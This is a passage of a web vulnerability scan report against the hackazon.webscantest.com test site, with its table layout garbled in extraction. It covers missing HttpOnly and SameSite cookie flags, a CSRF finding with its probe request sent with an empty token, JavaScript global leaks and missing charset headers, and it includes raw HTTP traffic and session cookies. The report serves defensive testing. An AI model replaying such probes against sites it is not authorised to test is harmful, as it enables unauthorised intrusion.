The HttpOnly attribute directs browsers to use cookies via the HTTP protocol only. An HttpOnly cookie is not accessible via non-HTTP methods, such as calls via JavaScript (e.g., referencing "document.cookie"), and therefore cannot be stolen easily via cross-site scripting (a pervasive attack technique).

### Recommendation

If the HttpOnly flag (optional) is included in the HTTP response header, the cookie cannot be accessed through client side script (again if the browser supports this flag). As a result, even if a cross-site scripting (XSS) flaw exists, and a user accidentally accesses a link that exploits this flaw, the browser (primarily Internet Explorer will not reveal the cookie to a third party.

# **CVSS Score**

4.1 (Medium)

# **Vector String**

AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:N/E:F/RL:X/RC:C

Root Cause: (Parameter: Set-Cookie: PHPSESSID / 2 http://hackazon.webscantest.com/ Attack Variances)

I OW

Attack Type Original Value Attack Value Proof **Proof Description** HttpOnlyAttribute Set-Cookie: Set-Cookie: PHPSESSID= PHPSESSID=m41 m41sk1g5lo sk1g5lom3bi2sd1 m3bi2sd1jkr jkr9mk86; path=/ 9mk86. path=/

**Original Traffic** GET / HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com X-RTC-REQUESTID: {97492842-ADD7-4419-9CD9-7B46487DB93F} HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:34:56 GMT Pragma: no-cache Content-Length: 8993 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Set-Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; path=/ Set-Cookie: NB\_SRVID=srv36155888; path=/ Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29 HttpOnlyAttribute Set-Cookie: Set-Cookie: NB\_SRVID=s NB\_SRVID=srv36 155888; path=/ rv36155888: path=/

Original Traffic
GET / HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

 ${\tt Host: hackazon.webscantest.com}$ 

X-RTC-REQUESTID: {97492842-ADD7-4419-9CD9-7B46487DB93F}

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:34:56 GMT

Pragma: no-cache Content-Length: 8993

Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Set-Cookie: PHPSESSID=m41sklg5lom3bi2sd1jkr9mk86; path=/

Set-Cookie: NB\_SRVID=srv36155888; path=/

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

## http://hackazon.webscantest.com/product/view

Root Cause: (Parameter: Set-Cookie: visited\_products / 1 Attack Variances) INFORMATIONAL

Attack Type Original Value Attack Value Proof **Proof Description** HttpOnlyAttribute Set-Cookie: Set-Cookie: visited\_prod visited\_products= ucts=%2C45 %2C45%2C122%2 %2C122%2C; C; expires=Tue, expires=Tue, 05-Mar-2024 05-Mar-2024 02:35:05 GMT; 02:35:05 Max-Age=31536000; GMT: Max-Age=315360 path=/ 00; path=/

Original Traffic

No Traffic for this Variance! No Traffic for this Variance!

#### SameSiteAttribute (1)

#### References

OWASP2017-A7 CWE-614 CAPEC-21 OWASP2021-A05

#### Description

The SameSite attribute restricts the browser from sending cookies in certain cross-site requests. This can provide protection against cross-origin information leakage and cross-site request forgery attacks. When set to "strict", the cookie will be sent with same-site requests only. When set to the default value of "lax", the cookie will be withheld on cross-site sub-requests (e.g. load images), but will be sent on any top-level navigation to a URL from an external site (e.g. following a link).

#### Recommendation

The SameSite attribute, with a value of "strict" or "lax", should be used for any session cookie (or any cookie that contains sensitive information) that may be sent in a cross-site request. Be aware that when using a value of "lax", such cookies will still be sent on cross-site requests from web forms that use the GET method. Using a value of "strict" will protect against this but may reduce usability. By considering the context in which the cookie will be used and how sensitive it's contents are, the value can be chosen accordingly. It should also be noted that the SameSite attribute does not provide complete protection against cross-site attacks and it should therefore be used in conjunction with CSRF tokens and other measures to provide good protection.

### **CVSS Score**

4.1 (Medium)

### **Vector String**

AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:N/E:F/RL:X/RC:C

http://hackazon.webscantest.com/

Root Cause: (Parameter: Set-Cookie: PHPSESSID / 2

LOW

Attack Variances)

Attack Type Original Value Attack Value Proof Proof Description

SameSiteAttribute Set-Cookie:
NB\_SRVID=s
rv36155888;
path=/
Proof Description

Set-Cookie:
NB\_SRVID=srv36
155888; path=/

Original Traffic

GET / HTTP/1.1

 $\label{eq:accept:text/html,application/xhtml+xml,application/xml; q=0.9, */*; q=0.8, application/xml; q=0.8, app$ 

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

X-RTC-REQUESTID: {97492842-ADD7-4419-9CD9-7B46487DB93F}

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:34:56 GMT

Pragma: no-cache Content-Length: 8993

Content-Type: text/html; charset=utf-8 Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Set-Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; path=/
Set-Cookie: NB\_SRVID=srv36155888; path=/

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

SameSiteAttribute

Set-Cookie: PHPSESSID= m41sk1g5lo m3bi2sd1jkr 9mk86; path=/ Set-Cookie: PHPSESSID=m41 sk1g5lom3bi2sd1 jkr9mk86; path=/ Original Traffic GET / HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com X-RTC-REQUESTID: {97492842-ADD7-4419-9CD9-7B46487DB93F} HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:34:56 GMT Pragma: no-cache Content-Length: 8993 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Set-Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; path=/ Set-Cookie: NB\_SRVID=srv36155888; path=/ Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

### **CSRF** (1)

#### References

OWASP2021-A01 CAPEC-62 CWE-352

### Description

Cross-Site Request Forgery (CSRF) is an attack that tricks the victim into loading a page that contains a malicious request. It is malicious in the sense that it inherits the identity and privileges of the victim to perform an undesired function on the victim's behalf, like change the victim's e-mail address, home address, or password, or purchase something. CSRF attacks generally target functions that cause a state change on the server but can also be used to access sensitive data.

For most sites, browsers will automatically include with such requests any credentials associated with the site, such as the user's session cookie, basic auth credentials, IP address, Windows domain credentials, etc. Therefore, if the user is currently authenticated to the site, the site will have no way to distinguish this from a legitimate user request.

In this way, the attacker can make the victim perform actions that they didn't intend to, such as logout, purchase item, change account information, retrieve account information, or any other function provided by the vulnerable website.

Sometimes, it is possible to store the CSRF attack on the vulnerable site itself. Such vulnerabilities are called Stored CSRF flaws. This can be accomplished by simply storing an IMG or IFRAME tag in a field that accepts HTML, or by a more complex cross-site scripting attack. If the attack can store a CSRF attack in the site, the severity of the attack is amplified. In particular, the likelihood is increased because the victim is more likely to view the page containing the attack than some random page on the Internet. The likelihood is also increased because the victim is sure to be authenticated to the site already.

Synonyms: CSRF attacks are also known by a number of other names, including XSRF, "Sea Surf", Session Riding, Cross-Site Reference Forgery, Hostile Linking. Microsoft refers to this type of attack as a One-Click attack in their threat modeling process and many places in their online documentation.

# Recommendation

Web sites have various CSRF countermeasures available:

Requiring a secret, user-specific token in all form submissions and side-effect URLs prevents CSRF; the attacker's site cannot put the right token in its submissions Requiring the client to provide authentication data in the same HTTP Request used to perform any operation with security implications (money transfer, etc.)
Limiting the lifetime of session cookies

Ensuring that there is no clientaccesspolicy.xml file granting unintended access to Silverlight controls Ensuring that there is no crossdomain.xml file granting unintended access to Flash movies

An easy and effective solution is to use a CSRF filter such as OWASP's CSRFGuard. The filter intercepts responses, detects if it is a html document and inserts a token in to the forms and optionally inserts script to insert tokens in ajax functions. The filter also intercepts requests to check that the token is present.

# **CVSS Score**

3.8 (Low)

### Vector String

AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:N/E:F/RL:X/RC:U

http://hackazon.webscantest.com/faq			Root Cause: (Parameter: / 1 Attack Variances)		
Attack Type	Original Value	Attack Value	Proof	Proof Description	
CSRF			_csrf_faq=VZIFA9 flc1CAtVZor70Pfu zYSrDjZapZ	The server returned the same response to an attack request as original response.	

```
Original Traffic
     POST /faq HTTP/1.1
     Accept: \ text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8
     Accept-Encoding: gzip, deflate
     Accept-Language: en-US
    User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
     Safari/537.36
     X-RTC-AUTH: R7_IAS
     X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
     Host: hackazon.webscantest.com
     Content-Length: 98
     Referer: http://hackazon.webscantest.com/faq
     Content-Type: application/x-www-form-urlencoded
     Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
    X-RTC-REQUESTID: {A9B9D68F-2842-4733-A5ED-53441802831B}
    user Email = ax76 tyb0 f\%40 example.com \& user Question = x76 tyb0 g\&\_csrf\_faq = ieJjQ4pqALS8 o0 sRg2eG1 KbvEpLuu8Ck tybes for the sum of the
     HTTP/1.1 200 OK
     Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
     Connection: close
     Date: Mon, 06 Mar 2023 02:35:59 GMT
     Pragma: no-cache
     Content-Length: 6314
     Content-Type: text/html; charset=utf-8
     Content-Encoding: gzip
     Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
    Vary: Accept-Encoding
```

x-powered-by: PHP/5.5.9-1ubuntu4.29

```
Attack Traffic
 Traffic #1
 POST /faq HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7 IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Content-Length: 66
 Referer: http://hackazon.webscantest.com/faq
 Content-Type: application/x-www-form-urlencoded
 Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155889;
 visited_products=%2C45%2C122%2C20%2C49%2C20x78lmrnv%2C
 X-RTC-REQUESTID: {BE2731C2-C93C-49BF-B5B8-FB6BAEC20615}
 X-RTC-ATTACKTYPE: CSRF
 userEmail=ax75xhm7k%40example.com&userQuestion=x75xhm7l&_csrf_faq=
 HTTP/1.1 200 OK
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:37:56 GMT
 Pragma: no-cache
 Content-Length: 6243
 Content-Type: text/html; charset=utf-8
 Content-Encoding: gzip
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Server: Apache/2.4.7 (Ubuntu)
 Vary: Accept-Encoding
 x-powered-by: PHP/5.5.9-1ubuntu4.29
 POST /faq HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7_IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Content-Length: 98
 Referer: http://hackazon.webscantest.com/faq
 Content-Type: application/x-www-form-urlencoded
 Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155889;
 visited_products=%2C45%2C122%2C20%2C49%2C20x78lmrnv%2C
 X-RTC-REQUESTID: {FA463577-CB1A-4C87-901D-77B99BE608B3}
 X-RTC-ATTACKTYPE: CSRF
 HTTP/1.1 200 0K
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:37:56 GMT
 Pragma: no-cache
 Content-Length: 6243
 Content-Type: text/html; charset=utf-8
 Content-Encoding: gzip
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Server: Apache/2.4.7 (Ubuntu)
 Vary: Accept-Encoding
 x-powered-by: PHP/5.5.9-1ubuntu4.29
```

## JavaScriptLeaks (2)

## References

No references are available for this vulnerability.

## Description

Global variables are easily leaked in Javascript. You may consider the following javascript code used in the default, non-strict mode:

```
function f(){
  Token = 1;
}
f();
console.log("I can still see Token: " + Token);
```

#### Recommendation

To prevent these mistakes from happening, add 'use strict'; at the beginning of your JavaScript files. This enables a stricter mode of parsing JavaScript that prevents accidental globals. Strict mode makes several changes to normal JavaScript semantics. First, It prevents, or throws errors, when relatively "unsafe" actions are taken. Second, strict mode eliminates some JavaScript silent errors by changing them to throw errors.

n

http://hackazon.webscantest.com/category/view?id=4 Root Cause: (Parameter: / 2 Attack Variances) INFORMATIONAL Attack Type Original Value Attack Value Proof **Proof Description** Variable "ko" in javascript code "this.ko=b);" found JavaScriptLeaks ko "http://hackazon.webscantest.com/js/knockout-2.2.1.js Original Traffic GET /category/view?id=4 HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C X-RTC-REQUESTID: {7395AECA-2E03-46EF-8761-6052196693C7} HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:05 GMT Pragma: no-cache Content-Length: 5044 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29 JavaScriptLeaks infuser Variable "infuser" in javascript code "infuser= {storageOptions:{hash:hashStorage," found at Url "http://hackazon.webscantest.com/js/koExternalT emplateEngine all.min.is' **Original Traffic** GET /category/view?id=4 HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sklg5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C X-RTC-REQUESTID: {7395AECA-2E03-46EF-8761-6052196693C7} HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:05 GMT Pragma: no-cache Content-Length: 5044 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

Root Cause: (Parameter: / 1 Attack Variances)

Original Value Attack Value Attack Type Proof **Proof Description** 

JavaScriptLeaks Javascript "strict mode" is not defined.

Original Traffic

GET /js/json3.min.js HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/

Cookie: PHPSESSID=m41sk1q5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C

X-RTC-REQUESTID: {D35C66A5-6070-44E9-A261-98D668DEA36E}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:05 GMT

Content-Length: 3509

Content-Type: application/javascript

Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "1fd1-5d561f7cb6128-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

#### References

CWE-79

### Description

The encoding hasn't been declared either through the meta-tag, the byte-order-mark or the header, so the browser will make an attempt to detect the document's encoding. This exploit only works if the document reflects user input and the browser can be tricked into encoding the page as UTF-7 instead of UTF-8. Some of the browsers actually support UTF-7.

# Recommendation

Add X-Content-Type-Options response header to all responses:

Original Value

X-Content-Type-Options: nosniff

Always declare the character encoding of all text documents (html, text, stylesheet, javascript, xml). Use the HTTP header if you can. Always use an in-document declaration too.

You can use @charset or HTTP headers to declare the encoding of your style sheet, but you only need to do so if your style sheet contains non-ASCII characters and, for some reason, you can't rely on the encoding of the HTML and the associated style sheet to be the same.

Try to avoid using the byte-order mark in UTF-8, and ensure that your HTML code is saved in Unicode normalization form C (NFC).

http://hackazon.webscantest.com/css/subcategory.css

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

Attack Type HTTPHeaders Attack Value

Proof

The Content-Type HTTP header is missing charset

Content-Type: text/css

**Proof Description** 

GET /css/subcategory.css HTTP/1.1 Host: hackazon.webscantest.com Proxy-Connection: keep-alive

User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93

Safari/537.36

Accept: text/css,\*/\*;q=0.1

Referer: http://hackazon.webscantest.com/faq

Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Cookie: PHPSESSID=m41sk1q5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {AF0BBF31-6565-4E1A-9430-78F11553C60E}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:26 GMT

Content-Length: 283 Content-Type: text/css Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "21f-5d561f7cac4e8-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

#### http://hackazon.webscantest.com/css/nivo-slider.css

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

Attack Type Original Value Attack Value Proof Proof Description

HTTPHeaders Content-Type: text/css The Content-Type HTTP header is missing charset attribute

Original Traffic

GET /css/nivo-slider.css HTTP/1.1 Host: hackazon.webscantest.com Proxy-Connection: keep-alive

User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93

Safari/537.36

Accept: text/css,\*/\*;q=0.1

Referer: http://hackazon.webscantest.com/faq

Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9

X-RTC-AUTH: R7 IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {7B84D57F-E0A2-4912-A2F9-8A9323F313A4}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:26 GMT

Content-Length: 791 Content-Type: text/css Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "75f-5d561f7cac4e8-gzip" Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding

http://hackazon.webscantest.com/js/bootstrapValidator.min.js

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

Attack Type Original Value Attack Value Proof Proof Description

HTTPHeaders

Content-Type: application/javas cript

The Content-Type HTTP header is missing charset attribute

GET /js/bootstrapValidator.min.js HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/user/login

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C

X-RTC-REQUESTID: {42603779-BEB5-49E2-869E-4768CA165AA6}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:25 GMT

Content-Length: 19931

Content-Type: application/javascript

Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "145d9-5d561f7cb41e8-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

## http://hackazon.webscantest.com/js/jquery-1.10.2.js

Root Cause: (Parameter: / 1 Attack Variances)

**Proof Description** 

INFORMATIONAL

Attack Type
HTTPHeaders

Original Value

Attack Value

Proof

The Content-Type HTTP header is missing charset

Content-Type: application/javas

cript

n/javas attribut

Original Traffic

GET /js/jquery-1.10.2.js HTTP/1.1

 $Accept: \ text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8, application/xml; q=0.9, application/xml; q=0$ 

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

 ${\tt Host: hackazon.webscantest.com}$ 

Referer: http://hackazon.webscantest.com/

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888

X-RTC-REQUESTID: {B020D8A9-490A-4C80-96B5-80D446EBD0AE}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:04 GMT

Content-Length: 32808

Content-Type: application/javascript

Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "16bb0-5d561f7cb5188-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

http://hackazon.webscantest.com/twitter

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

HTTPHeaders

Attack Type

Original Value Attack Value

Proof

The Content-Type HTTP header is missing charset

Content-Type: text/html

attribute

**Proof Description** 

GET /twitter HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/contact

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {870D952E-8BEF-4B7B-A4FE-C0E59DD3C5AA}

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:27 GMT Pragma: no-cache Content-Length: 163 Content-Type: text/html

Content-Type: text/ntmt
Content-Encoding: gzip
Evniros: Thu 10 New 100

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-lubuntu4.29

## http://hackazon.webscantest.com/js/modern-business.js

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

Attack Type Original Value Attack Value Proof Proof Description

HTTPHeaders Content-Type: application/javas cript The Content-Type HTTP header is missing charset attribute

Original Traffic

GET /js/modern-business.js HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

 $\hbox{X-RTC-SCANID:} \ dd 69c 358-2761-40c5-beae-5f7a7ebe9 fce$ 

 ${\tt Host: hackazon.webscantest.com}$ 

Referer: http://hackazon.webscantest.com/

X-RTC-REQUESTID: {C8466CAC-CA41-46D2-BC37-60672B1F245D}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:08 GMT

Content-Length: 157

Content-Type: application/javascript

Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "be-5d561f7cb6128-gzip" Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding

http://hackazon.webscantest.com/css/ekko-lightbox.css

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

Attack Type Original Value Attack Value Proof Proof Description

HTTPHeaders Content-Type: The Content-Type HTTP header is missing charset text/css attribute

GET /css/ekko-lightbox.css HTTP/1.1 Host: hackazon.webscantest.com Proxy-Connection: keep-alive

User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93

Safari/537.36

Accept: text/css,\*/\*;q=0.1

Referer: http://hackazon.webscantest.com/faq

Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9

X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Cookie: PHPSESSID=m41sk1q5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {34BC506E-55BE-4CBF-A4C2-0A6765B0E4D3}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:26 GMT

Content-Length: 478 Content-Type: text/css Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "46e-5d561f7cac4e8-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

http://hackazon.webscantest.com/css/nivo-themes/light/light.css

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

Attack Type Original Value Attack Value Proof **Proof Description** The Content-Type HTTP header is missing charset HTTPHeaders Content-Type: text/css

Original Traffic

GET /css/nivo-themes/light/light.css HTTP/1.1

Host: hackazon.webscantest.com Proxy-Connection: keep-alive

